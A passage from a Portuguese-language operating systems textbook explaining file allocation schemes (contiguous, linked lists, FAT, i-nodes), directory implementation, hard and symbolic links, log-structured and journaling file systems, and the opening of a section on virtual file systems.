conhecidos antecipadamente e jamais mudarão durante o uso subsequente do sistema de arquivos do CD-ROM.

A situação com DVDs é um pouco mais complicada. Em princípio, um filme de 90 minutos poderia ser codificado como um único arquivo de comprimento de cerca de 4,5 GB, mas o sistema de arquivos utilizado, **UDF** (**Universal Disk Format** — formato universal de disco), usa um número de 30 bits para representar o tamanho do arquivo, o que limita os arquivos a 1 GB. Em consequência, filmes em DVD são em geral armazenados contiguamente como três ou quatro arquivos de 1 GB. Esses pedaços físicos do único arquivo lógico (o filme) são chamados de **extensões**.

Como mencionamos no Capítulo 1, a história muitas vezes se repete na ciência de computadores à medida que surgem novas gerações de tecnologia. A alocação contígua na realidade foi usada nos sistemas de arquivos de discos magnéticos anos atrás pela simplicidade e alto desempenho (a facilidade de uso para o usuário não contava muito à época). Então a ideia foi abandonada por causa do incômodo de ter de especificar o tamanho final do arquivo no momento de sua criação. Mas com o advento dos CD-ROMs, DVDs, Blu-rays e outras mídias óticas para escrita única, subitamente arquivos contíguos eram uma boa ideia de novo. Desse modo, é importante estudar sistemas e ideias antigas que eram conceitualmente limpas e simples, pois elas podem ser aplicáveis a sistemas futuros de maneiras surpreendentes.

Alocação por lista encadeada

O segundo método para armazenar arquivos é manter cada um como uma lista encadeada de blocos de disco, como mostrado na Figura 4.11. A primeira palavra

FIGURA 4.11 Armazenando um arquivo como uma lista encadeada de blocos de disco.

de cada bloco é usada como um ponteiro para a próxima. O resto do bloco é reservado para dados.

Diferentemente da alocação contígua, todos os blocos do disco podem ser usados nesse método. Nenhum espaço é perdido para a fragmentação de disco (exceto para a fragmentação interna no último bloco). Também, para a entrada de diretório é suficiente armazenar meramente o endereço em disco do primeiro bloco. O resto pode ser encontrado a partir daí.

Por outro lado, embora a leitura de um arquivo sequencialmente seja algo direto, o acesso aleatório é de extrema lentidão. Para chegar ao bloco n, o sistema operacional precisa começar do início e ler os blocos $n - 1$ antes dele, um de cada vez. É claro que realizar tantas leituras será algo dolorosamente lento.

Também, a quantidade de dados que um bloco pode armazenar não é mais uma potência de dois, pois os ponteiros ocupam alguns bytes do bloco. Embora não seja fatal, ter um tamanho peculiar é menos eficiente, pois muitos programas leem e escrevem em blocos cujo tamanho é uma potência de dois. Com os primeiros bytes de cada bloco ocupados por um ponteiro para o próximo bloco, a leitura de todo o bloco exige que se adquira e concatene a informação de dois blocos de disco, o que gera uma sobrecarga extra por causa da cópia.

Alocação por lista encadeada usando uma tabela na memória

Ambas as desvantagens da alocação por lista encadeada podem ser eliminadas colocando-se as palavras do ponteiro de cada bloco de disco em uma tabela na memória. A Figura 4.12 mostra como são as tabelas para o exemplo da Figura 4.11. Em ambas, temos dois arquivos. O arquivo *A* usa os blocos de disco 4, 7, 2, 10 e 12, nessa ordem, e o arquivo *B* usa os blocos de disco 6, 3, 11 e 14, nessa ordem. Usando a tabela da Figura 4.12, podemos começar com o bloco 4 e seguir a cadeia até o fim. O mesmo pode ser feito começando com o bloco 6. Ambos os encadeamentos são concluídos com uma marca especial (por exemplo, −1) que corresponde a um número de bloco inválido. Essa tabela na memória principal é chamada de **FAT** (**File Allocation Table** — tabela de alocação de arquivos).

Usando essa organização, o bloco inteiro fica disponível para dados. Além disso, o acesso aleatório é muito mais fácil. Embora ainda seja necessário seguir o encadeamento para encontrar um determinado deslocamento dentro do arquivo, o encadeamento está inteiramente na memória, portanto ele pode ser seguido sem fazer quaisquer referências ao disco. Da mesma maneira que no

FIGURA 4.12 Alocação por lista encadeada usando uma tabela de alocação de arquivos na memória principal.






FIGURA 4.13 Um exemplo de i-node.

método anterior, é suficiente para a entrada de diretório manter um único inteiro (o número do bloco inicial) e ainda assim ser capaz de localizar todos os blocos, não importa o tamanho do arquivo.

A principal desvantagem desse método é que a tabela inteira precisa estar na memória o todo o tempo para fazê-la funcionar. Com um disco de 1 TB e um tamanho de bloco de 1 KB, a tabela precisa de 1 bilhão de entradas, uma para cada um dos 1 bilhão de blocos de disco. Cada entrada precisa ter no mínimo 3 bytes. Para aumentar a velocidade de consulta, elas deveriam ter 4 bytes. Desse modo, a tabela ocupará 3 GB ou 2,4 GB da memória principal o tempo inteiro, dependendo de o sistema estar otimizado para espaço ou tempo. Não é algo muito prático. Claro, a ideia da FAT não se adapta bem para discos grandes. Era o sistema de arquivos MS-DOS original e ainda é aceito completamente por todas as versões do Windows.

I-nodes

Nosso último método para monitorar quais blocos pertencem a quais arquivos é associar cada arquivo a uma estrutura de dados chamada de **i-node** (**index-node** — nó-índice), que lista os atributos e os endereços de disco dos blocos do disco. Um exemplo simples é descrito na Figura 4.13. Dado o i-node, é então possível encontrar todos os blocos do arquivo. A grande vantagem desse esquema sobre os arquivos encadeados usando uma tabela na memória é que o i-node precisa estar na memória apenas quando o arquivo correspondente estiver aberto. Se cada i-node ocupa n bytes e um máximo de k arquivos puderem estar abertos simultaneamente, a memória total ocupada pelo arranjo contendo os i-nodes para os arquivos abertos é de apenas kn bytes. Apenas essa quantidade de espaço precisa ser reservada antecipadamente.

Esse arranjo é em geral muito menor do que o espaço ocupado pela tabela de arquivos descrita na seção anterior. A razão é simples. A tabela para conter a lista encadeada de todos os blocos de disco é proporcional em tamanho ao disco em si. Se o disco tem n blocos, a tabela precisa de n entradas. À medida que os discos ficam maiores, essa tabela cresce linearmente com eles. Por outro lado, o esquema i-node exige um conjunto na memória cujo tamanho seja proporcional ao número máximo de arquivos que podem ser abertos ao mesmo tempo. Não importa que o disco tenha 100 GB, 1.000 GB ou 10.000 GB.

Um problema com i-nodes é que se cada um tem espaço para um número fixo de endereços de disco, o que acontece quando um arquivo cresce além de seu limite? Uma solução é reservar o último endereço de disco não para um bloco de dados, mas, em vez disso, para o endereço de um bloco contendo mais endereços de blocos de disco, como mostrado na Figura 4.13. Mais avançado ainda seria ter dois ou mais desses blocos contendo endereços de disco ou até blocos de disco apontando para outros blocos cheios de endereços. Voltaremos aos i-nodes quando estudarmos o UNIX no Capítulo 10.

De modo similar, o sistema de arquivos NTFS do Windows usa uma ideia semelhante, apenas com i-nodes maiores, que também podem conter arquivos pequenos.

4.3.3 Implementando diretórios

Antes que um arquivo possa ser lido, ele precisa ser aberto. Quando um arquivo é aberto, o sistema operacional usa o nome do caminho fornecido pelo usuário para localizar a entrada de diretório no disco. A entrada de diretório fornece a informação necessária para encontrar os blocos de disco. Dependendo do sistema, essa informação pode ser o endereço de disco do arquivo inteiro (com alocação contígua), o número do primeiro bloco (para ambos os esquemas de listas encadeadas), ou o número do i-node. Em todos os casos, a principal função do sistema de diretórios é mapear o nome do arquivo em ASCII na informação necessária para localizar os dados.

Uma questão relacionada de perto refere-se a onde os atributos devem ser armazenados. Todo sistema de arquivos mantém vários atributos do arquivo, como o proprietário de cada um e seu momento de criação, e eles devem ser armazenados em algum lugar. Uma possibilidade óbvia é fazê-lo diretamente na entrada do diretório. Alguns sistemas fazem precisamente isso. Essa opção é mostrada na Figura 4.14(a). Nesse design simples, um diretório consiste em uma lista de entradas de tamanho fixo, um por arquivo, contendo um nome de arquivo (de tamanho fixo), uma estrutura dos atributos do arquivo e um ou mais endereços de disco (até algum máximo) dizendo onde estão os blocos de disco.

Para sistemas que usam i-nodes, outra possibilidade para armazenar os atributos é nos próprios i-nodes, em vez de nas entradas do diretório. Nesse caso, a entrada do diretório pode ser mais curta: apenas um nome de arquivo e um número de i-node. Essa abordagem está ilustrada na Figura 4.14(b). Como veremos mais tarde, esse método tem algumas vantagens sobre colocá-los na entrada do diretório.

Até o momento presumimos que os arquivos têm nomes curtos de tamanho fixo. No MS-DOS, os arquivos têm um nome base de 1-8 caracteres e uma extensão opcional de 1-3 caracteres. Na Versão 7 do UNIX, os nomes dos arquivos tinham 1-14 caracteres, incluindo quaisquer extensões. No entanto, quase todos os sistemas operacionais modernos aceitam nomes de arquivos maiores e de tamanho variável. Como eles podem ser implementados?

A abordagem mais simples é estabelecer um limite para o tamanho do nome dos arquivos e então usar um dos designs da Figura 4.14 com 255 caracteres reservados para cada nome de arquivo. Essa abordagem é simples, mas desperdiça muito espaço de diretório, já que poucos arquivos têm nomes tão longos. Por razões de eficiência, uma estrutura diferente é desejável.

Uma alternativa é abrir mão da ideia de que todas as entradas de diretório sejam do mesmo tamanho. Com esse método, cada entrada de diretório contém uma porção fixa, começando com o tamanho da entrada e, então, seguido por dados com um formato fixo, normalmente incluindo o proprietário, momento de criação, informações de proteção e outros atributos. Esse cabeçalho de comprimento fixo é seguido pelo nome do arquivo real, não importa seu tamanho, como mostrado na Figura 4.15(a) em um formato em que o byte mais significativo aparece primeiro (*big-endian*) — SPARC, por exemplo. Nesse exemplo, temos três arquivos, *project-budget, personnel* e *foo*. Cada nome de arquivo é concluído com um caractere especial (em geral 0), que é representado na figura por um quadrado com um "X" dentro. Para permitir que cada entrada de diretório comece junto ao limite de uma palavra, cada nome de arquivo é preenchido de modo a completar um número inteiro de palavras, indicado pelas caixas sombreadas na figura.

FIGURA 4.14 (a) Um diretório simples contendo entradas de tamanho fixo com endereços de disco e atributos na entrada do diretório. (b) Um diretório no qual cada entrada refere-se a apenas um i-node.

FIGURA 4.15 Duas maneiras de gerenciar nomes de arquivos longos em um diretório. (a) Sequencialmente. (b) No heap.

Uma desvantagem desse método é que, quando um arquivo é removido, uma lacuna de tamanho variável é introduzida no diretório e o próximo arquivo a entrar poderá não caber nela. Esse problema é na essência o mesmo que vimos com arquivos de disco contíguos, apenas agora é possível compactar o diretório, pois ele está inteiramente na memória. Outro problema é que uma única entrada de diretório pode se estender por múltiplas páginas, de maneira que uma falta de página pode ocorrer durante a leitura de um nome de arquivo.

Outra maneira de lidar com nomes de tamanhos variáveis é tornar fixos os tamanhos das próprias entradas de diretório e manter os nomes dos arquivos em um heap (monte) no fim de cada diretório, como mostrado na Figura 4.15(b). Esse método tem a vantagem de que, quando uma entrada for removida, o arquivo seguinte inserido sempre caberá ali. É claro, o heap deve ser gerenciado e faltas de páginas ainda podem ocorrer enquanto processando nomes de arquivos. Um ganho menor aqui é que não há mais nenhuma necessidade real para que os nomes dos arquivos comecem junto aos limites das palavras, de maneira que não é mais necessário completar os nomes dos arquivos com caracteres na Figura 4.15(b) como eles são na Figura 4.15(a).

Em todos os projetos apresentados até o momento, os diretórios são pesquisados linearmente do início ao fim quando o nome de um arquivo precisa ser procurado. Para diretórios extremamente longos, a busca linear pode ser lenta. Uma maneira de acelerar a busca é usar uma tabela de espalhamento em cada diretório. Defina o tamanho da tabela n. Ao entrar com um nome de arquivo, o nome é mapeado em um valor entre 0 e $n - 1$, por exemplo, dividindo-o por n e tomando-se o resto. Alternativamente, as palavras compreendendo o nome do arquivo podem ser somadas e essa quantidade dividida por n, ou algo similar.

De qualquer maneira, a entrada da tabela correspondendo ao código de espalhamento é verificada. Entradas de arquivo seguem a tabela de espalhamento. Se aquela vaga já estiver em uso, uma lista encadeada é construída, inicializada naquela entrada da tabela e unindo todas as entradas com o mesmo valor de espalhamento.

A procura por um arquivo segue o mesmo procedimento. O nome do arquivo é submetido a uma função de espalhamento para selecionar uma entrada da tabela de espalhamento. Todas as entradas da lista encadeada inicializada naquela vaga são verificadas para ver se o nome do arquivo está presente. Se o nome não estiver na lista, o arquivo não está presente no diretório.

Usar uma tabela de espalhamento tem a vantagem de uma busca muito mais rápida, mas a desvantagem de uma administração mais complexa. Ela é uma alternativa realmente séria apenas em sistemas em que é esperado que os diretórios contenham de modo rotineiro centenas ou milhares de arquivos.

Uma maneira diferente de acelerar a busca em grandes diretórios é colocar os resultados em uma cache de buscas. Antes de começar uma busca, é feita primeiro uma verificação para ver se o nome do arquivo está na cache. Se estiver, ele pode ser localizado de imediato. É claro, a cache só funciona se um número relativamente pequeno de arquivos compreender a maioria das buscas.

4.3.4 Arquivos compartilhados

Quando vários usuários estão trabalhando juntos em um projeto, eles muitas vezes precisam compartilhar arquivos. Em consequência, muitas vezes é conveniente que um arquivo compartilhado apareça simultaneamente em diretórios diferentes pertencendo a usuários distintos. A Figura 4.16 mostra o sistema de arquivos da Figura 4.7 novamente, apenas com um dos arquivos do usuário *C* agora presente também em um dos diretórios do usuário *B*. A conexão entre o diretório do usuário *B* e o arquivo compartilhado é chamada de **ligação**. O sistema de arquivos em si é agora um **Gráfico Acíclico Orientado** (**Directed Acyclic Graph — DAG**), em vez de uma árvore. Ter o sistema de arquivos como um DAG complica a manutenção, mas a vida é assim.


FIGURA 4.16 Sistema de arquivos contendo um arquivo compartilhado.

Compartilhar arquivos é conveniente, mas também apresenta alguns problemas. Para começo de conversa, se os diretórios realmente contiverem endereços de disco, então uma cópia desses endereços terá de ser feita no diretório do usuário *B* quando o arquivo for ligado. Se *B* ou *C* subsequentemente adicionarem blocos ao arquivo, os novos blocos serão listados somente no diretório do usuário que estiver realizando a adição. As mudanças não serão visíveis ao outro usuário, derrotando então o propósito do compartilhamento.

Esse problema pode ser solucionado de duas maneiras. Na primeira solução, os blocos de disco não são listados em diretórios, mas em uma pequena estrutura de dados associada com o arquivo em si. Os diretórios apontariam então apenas para a pequena estrutura de dados. Essa é a abordagem usada em UNIX (em que a pequena estrutura de dados é o i-node).

Na segunda solução, *B* se liga a um dos arquivos de *C*, obrigando o sistema a criar um novo arquivo do tipo LINK e a inseri-lo no diretório de *B*. O novo arquivo contém apenas o nome do caminho do arquivo para o qual ele está ligado. Quando *B* lê do arquivo ligado, o sistema operacional vê que o arquivo sendo lido é do tipo LINK, verifica seu nome e o lê. Essa abordagem é chamada de **ligação simbólica**, para contrastar com a ligação (estrita) tradicional.

Cada um desses métodos tem seus problemas. No primeiro, no momento em que *B* se liga com o arquivo compartilhado, o i-node grava o proprietário do arquivo como *C*. Criar uma ligação não muda a propriedade (ver Figura 4.17), mas aumenta o contador de ligações no i-node, então o sistema sabe quantas entradas de diretório apontam no momento para o arquivo.

FIGURA 4.17 (a) Situação antes da ligação. (b) Depois da criação da ligação. (c) Depois que o proprietário original remove o arquivo.

Se *C* subsequentemente tentar remover o arquivo, o sistema se vê diante de um dilema. Se remover o arquivo e limpar o i-node, *B* terá uma entrada de diretório apontando para um i-node inválido. Se o i-node for transferido mais tarde para outro arquivo, a ligação de *B* apontará para o arquivo errado. O sistema pode avaliar, a partir do contador no i-node, que o arquivo ainda está em uso, mas não há uma maneira fácil de encontrar todas as entradas de diretório para o arquivo a fim de removê-las. Ponteiros para os diretórios não podem ser armazenados no i-node, pois pode haver um número ilimitado de diretórios.

A única coisa a fazer é remover a entrada de diretório de *C*, mas deixar o i-node intacto, com o contador em 1, como mostrado na Figura 4.17(c). Agora temos uma situação na qual *B* é o único usuário com uma entrada de diretório para um arquivo cujo proprietário é *C*. Se o sistema fizer contabilidade ou tiver cotas, *C* continuará pagando a conta pelo arquivo até que *B* decida removê-lo. Se *B* o fizer, nesse momento o contador vai para 0 e o arquivo é removido.

Com ligações simbólicas esse problema não surge, pois somente o verdadeiro proprietário tem um ponteiro para o i-node. Os usuários que têm ligações para o arquivo possuem apenas nomes de caminhos, não ponteiros de i-node. Quando o *proprietário* remove o arquivo, ele é destruído. Tentativas subsequentes de usar o arquivo por uma ligação simbólica fracassarão quando o sistema for incapaz de localizá-lo. Remover uma ligação simbólica não afeta o arquivo de maneira alguma.

O problema com ligações simbólicas é a sobrecarga extra necessária. O arquivo contendo o caminho deve ser lido, então ele deve ser analisado e seguido, componente a componente, até que o i-node seja alcançado. Toda essa atividade pode exigir um número considerável de acessos adicionais ao disco. Além disso, um i-node extra é necessário para cada ligação simbólica, assim como um bloco de disco extra para armazenar o caminho, embora se o nome do caminho for curto, o sistema poderá armazená-lo no próprio i-node, como um tipo de otimização. Ligações simbólicas têm a vantagem de poderem ser usadas para ligar os arquivos em máquinas em qualquer parte no mundo, simplesmente fornecendo o endereço de rede da máquina onde o arquivo reside, além de seu caminho naquela máquina.

Há também outro problema introduzido pelas ligações, simbólicas ou não. Quando as ligações são permitidas, os arquivos podem ter dois ou mais caminhos. Programas que inicializam em um determinado diretório e encontram todos os arquivos naquele diretório e seus subdiretórios, localizarão um arquivo ligado múltiplas vezes. Por exemplo, um programa que salva todos os arquivos de um diretório e seus subdiretórios em uma fita poderá fazer múltiplas cópias de um arquivo ligado. Além disso, se a fita for lida então em outra máquina, a não ser que o programa que salva para a fita seja inteligente, o arquivo ligado será copiado duas vezes para o disco, em vez de ser ligado.

4.3.5 Sistemas de arquivos estruturados em diário (log)

Mudanças na tecnologia estão pressionando os sistemas de arquivos atuais. Em particular, CPUs estão ficando mais rápidas, discos tornam-se muito maiores e baratos (mas não muito mais rápidos), e as memórias crescem exponencialmente em tamanho. O único parâmetro que não está se desenvolvendo de maneira tão acelerada é o tempo de busca dos discos (exceto para discos em estado sólido, que não têm tempo de busca).

A combinação desses fatores significa que um gargalo de desempenho está surgindo em muitos sistemas de arquivos. Pesquisas realizadas em Berkeley tentaram minimizar esse problema projetando um tipo completamente novo de sistema de arquivos, o **LFS** (**Log-structured File System** — sistema de arquivos estruturado em diário). Nesta seção, descreveremos brevemente como o LFS funciona. Para uma abordagem mais completa, ver o estudo original sobre LFS (ROSENBLUM e OUSTERHOUT, 1991).

A ideia que impeliu o design do LFS é de que à medida que as CPUs ficam mais rápidas e as memórias RAM maiores, caches em disco também estão aumentando rapidamente. Em consequência, agora é possível satisfazer uma fração muito substancial de todas as solicitações de leitura diretamente da cache do sistema de arquivos, sem a necessidade de um acesso de disco. Segue dessa observação que, no futuro, a maior parte dos acessos ao disco será para escrita, então o mecanismo de leitura antecipada usado em alguns sistemas de arquivos para buscar blocos antes que eles sejam necessários não proporciona mais um desempenho significativo.

Para piorar as coisas, na maioria dos sistemas de arquivos, as operações de escrita são feitas em pedaços muito pequenos. Escritas pequenas são altamente ineficientes, dado que uma escrita em disco de 50 μs muitas vezes é precedida por uma busca de 10 ms e um atraso rotacional de 4 ms. Com esses parâmetros, a eficiência dos discos cai para uma fração de 1%.

A fim de entender de onde vêm todas essas pequenas operações de escrita, considere criar um arquivo

novo em um sistema UNIX. Para escrever esse arquivo, o i-node para o diretório, o bloco do diretório, o i-node para o arquivo e o próprio arquivo devem ser todos escritos. Embora essas operações possam ser postergadas, fazê-lo expõe o sistema de arquivos a sérios problemas de consistência se uma queda no sistema ocorrer antes que as escritas tenham sido concluídas. Por essa razão, as escritas de i-node são, em geral, feitas imediatamente.

A partir desse raciocínio, os projetistas do LFS decidiram reimplementar o sistema de arquivos UNIX de maneira que fosse possível utilizar a largura total da banda do disco, mesmo diante de uma carga de trabalho consistindo em grande parte de pequenas operações de escrita aleatórias. A ideia básica é estruturar o disco inteiro como um grande diário (log).

De modo periódico, e quando há uma necessidade especial para isso, todas as operações de escrita pendentes armazenadas na memória são agrupadas em um único segmento e escritas para o disco como um único segmento contíguo ao fim do diário. Desse modo, um único segmento pode conter i-nodes, blocos de diretório e blocos de dados, todos misturados. No começo de cada segmento há um resumo do segmento, dizendo o que pode ser encontrado nele. Se o segmento médio puder ser feito com o tamanho de cerca de 1 MB, quase toda a largura de banda de disco poderá ser utilizada.

Neste projeto, i-nodes ainda existem e têm até a mesma estrutura que no UNIX, mas estão dispersos agora por todo o diário, em vez de ter uma posição fixa no disco. Mesmo assim, quando um i-node é localizado, a localização dos blocos acontece da maneira usual. É claro, encontrar um i-node é muito mais difícil agora, já que seu endereço não pode ser simplesmente calculado a partir do seu i-número, como no UNIX. Para tornar possível encontrar i-nodes, é mantido um mapa do i-node, indexado pelo i-número. O registro *i* nesse mapa aponta para o i-node *i* no disco. O mapa fica armazenado no disco, e também é mantido em cache, de maneira que as partes mais intensamente usadas estarão na memória a maior parte do tempo.

Para resumir o que dissemos até o momento, todas as operações de escrita são inicialmente armazenadas na memória, e periodicamente todas as operações de escrita armazenadas são escritas para o disco em um único segmento, ao final do diário. Abrir um arquivo agora consiste em usar o mapa para localizar o i-node para o arquivo. Uma vez que o i-node tenha sido localizado, os endereços dos blocos podem ser encontrados a partir dele. Todos os blocos em si estarão em segmentos, em alguma parte no diário.

Se discos fossem infinitamente grandes, a descrição anterior daria conta de toda a história. No entanto, discos reais são finitos, então finalmente o diário ocupará o disco inteiro, momento em que nenhum segmento novo poderá ser escrito para o diário. Felizmente, muitos segmentos existentes podem ter blocos que não são mais necessários. Por exemplo, se um arquivo for sobrescrito, seu i-node apontará então para os blocos novos, mas os antigos ainda estarão ocupando espaço em segmentos escritos anteriormente.

Para lidar com esse problema, o LFS tem um thread **limpador** que passa o seu tempo escaneando o diário circularmente para compactá-lo. Ele começa lendo o resumo do primeiro segmento no diário para ver quais i-nodes e arquivos estão ali. Então confere o mapa do i-node atual para ver se os i-nodes ainda são atuais e se os blocos de arquivos ainda estão sendo usados. Em caso negativo, essa informação é descartada. Os i-nodes e blocos que ainda estão sendo usados vão para a memória para serem escritos no próximo segmento. O segmento original é então marcado como disponível, de maneira que o arquivo pode usá-lo para novos dados. Dessa maneira, o limpador se movimenta ao longo do diário, removendo velhos segmentos do final e colocando quaisquer dados ativos na memória para serem reescritos no segmento seguinte. Em consequência, o disco é um grande buffer circular, com o thread de escrita adicionando novos segmentos ao início e o thread limpador removendo os antigos do final.

Aqui o sistema de registro não é trivial, visto que, quando um bloco de arquivo é escrito de volta para um novo segmento, o i-node do arquivo (em alguma parte no diário) deve ser localizado, atualizado e colocado na memória para ser escrito no segmento seguinte. O mapa do i-node deve então ser atualizado para apontar para a cópia nova. Mesmo assim, é possível fazer a administração, e os resultados do desempenho mostram que toda essa complexidade vale a pena. As medidas apresentadas nos estudos citados mostram que o LFS supera o UNIX em desempenho por uma ordem de magnitude em escritas pequenas, enquanto tem um desempenho que é tão bom quanto, ou melhor que o UNIX para leituras e escritas grandes.

4.3.6 Sistemas de arquivos journaling

Embora os sistemas de arquivos estruturados em diário sejam uma ideia interessante, eles não são tão usados, em parte por serem altamente incompatíveis com os sistemas de arquivos existentes. Mesmo assim, uma das ideias inerentes a eles, a robustez diante de

falhas, pode ser facilmente aplicada a sistemas de arquivos mais convencionais. A ideia básica aqui é manter um diário do que o sistema de arquivos vai fazer antes que ele o faça; então, se o sistema falhar antes que ele possa fazer seu trabalho planejado, ao ser reinicializado, ele pode procurar no diário para ver o que acontecia no momento da falha e concluir o trabalho. Esse tipo de sistema de arquivos, chamado de **sistemas de arquivos journaling**, já está em uso na realidade. O sistema de arquivos NTFS da Microsoft e os sistemas de arquivos Linux ext3 e ReiserFS todos usam journaling. O OS X oferece sistemas de arquivos journaling como uma opção. A seguir faremos uma breve introdução a esse tópico.

Para ver a natureza do problema, considere uma operação corriqueira simples que acontece todo o tempo: remover um arquivo. Essa operação (no UNIX) exige três passos:

1. Remover o arquivo do seu diretório.
2. Liberar o i-node para o conjunto de i-nodes livres.
3. Retornar todos os blocos de disco para o conjunto de blocos de disco livres.

No Windows, são exigidos passos análogos. Na ausência de falhas do sistema, a ordem na qual esses passos são dados não importa; na presença de falhas, ela importa. Suponha que o primeiro passo tenha sido concluído e então haja uma falha no sistema. O i-node e os blocos de arquivos não serão acessíveis a partir de arquivo algum, mas também não serão acessíveis para realocação; eles apenas estarão em algum limbo, diminuindo os recursos disponíveis. Se a falha ocorrer após o segundo passo, apenas os blocos serão perdidos.

Se a ordem das operações for mudada e o i-node for liberado primeiro, então após a reinicialização, o i-node poderá ser realocado, mas a antiga entrada de diretório continuará apontando para ele, portanto para o arquivo errado. Se os blocos forem liberados primeiro, então uma falha antes de o i-node ser removido significará que uma entrada de diretório válida aponta para um i-node listando blocos que pertencem agora ao conjunto de armazenamento livre e que provavelmente serão reutilizados em breve, levando dois ou mais arquivos a compartilhar ao acaso os mesmos blocos. Nenhum desses resultados é bom.

O que o sistema de arquivos journaling faz é primeiro escrever uma entrada no diário listando as três ações a serem concluídas. A entrada no diário é então escrita para o disco (e de maneira previdente, quem sabe lendo de novo do disco para verificar que ela foi, de fato, escrita corretamente). Apenas após a entrada no diário ter sido escrita é que começam as várias operações. Após as operações terem sido concluídas de maneira bem-sucedida, a entrada no diário é apagada. Se o sistema falhar agora, ao se recuperar, o sistema de arquivos poderá conferir o diário para ver se havia alguma operação pendente. Se afirmativo, todas elas podem ser reexecutadas (múltiplas vezes no caso de falhas repetidas) até que o arquivo seja corretamente removido.

Para que o journaling funcione, as operações registradas no diário devem ser **idempotentes**, isto é, elas podem ser repetidas quantas vezes forem necessárias sem prejuízo algum. Operações como "Atualize o mapa de bits para marcar i-node *k* ou bloco *n* como livres" podem ser repetidas sem nenhum problema até o objetivo ser consumado. Do mesmo modo, buscar um diretório e remover qualquer entrada chamada *foobar* também é uma operação idempotente. Por outro lado, adicionar os blocos recentemente liberados do i-node *K* para o final da lista livre não é uma operação idempotente, pois eles talvez já estejam ali. A operação mais cara "Pesquise a lista de blocos livres e inclua o bloco *n* se ele ainda não estiver lá" é idempotente. Sistemas de arquivos journaling têm de arranjar suas estruturas de dados e operações ligadas ao diário de maneira que todos sejam idempotentes. Nessas condições, a recuperação de falhas pode ser rápida e segura.

Para aumentar a confiabilidade, um sistema de arquivos pode introduzir o conceito do banco de dados de uma **transação atômica**. Quando esse conceito é usado, um grupo de ações pode ser formado pelas operações begin transaction e end transaction. O sistema de arquivos sabe então que ele precisa completar todas as operações do grupo ou nenhuma delas, mas não qualquer outra combinação.

O NTFS possui um amplo sistema de journaling e sua estrutura raramente é corrompida por falhas no sistema. Ela está em desenvolvimento desde seu primeiro lançamento com o Windows NT em 1993. O primeiro sistema de arquivos Linux a fazer journaling foi o ReiserFS, mas sua popularidade foi impedida porque ele era incompatível com o então sistema de arquivos ext2 padrão. Em comparação, o ext3, que é um projeto menos ambicioso do que o ReiserFS, também faz journaling enquanto mantém a compatibilidade com o sistema ext2 anterior.

4.3.7 Sistemas de arquivos virtuais

Muitos sistemas de arquivos diferentes estão em uso — muitas vezes no mesmo computador — mesmo para o mesmo sistema operacional. Um sistema Windows

pode ter um sistema de arquivos NTFS principal, mas também uma antiga unidade ou partição FAT-16 ou FAT-32, que contenha dados antigos, porém ainda necessários, e de tempos em tempos um flash drive, um antigo CD-ROM ou um DVD (cada um com seu sistema de arquivos único) podem ser necessários também. O Windows lida com esses sistemas de arquivos díspares identificando cada um com uma letra de unidade diferente, como em *C:*, *D:* etc. Quando um processo abre um arquivo, a letra da unidade está implícita ou explicitamente presente, então o Windows sabe para qual sistema de arquivos passar a solicitação. Não há uma tentativa de integrar sistemas de arquivos heterogêneos em um todo unificado.

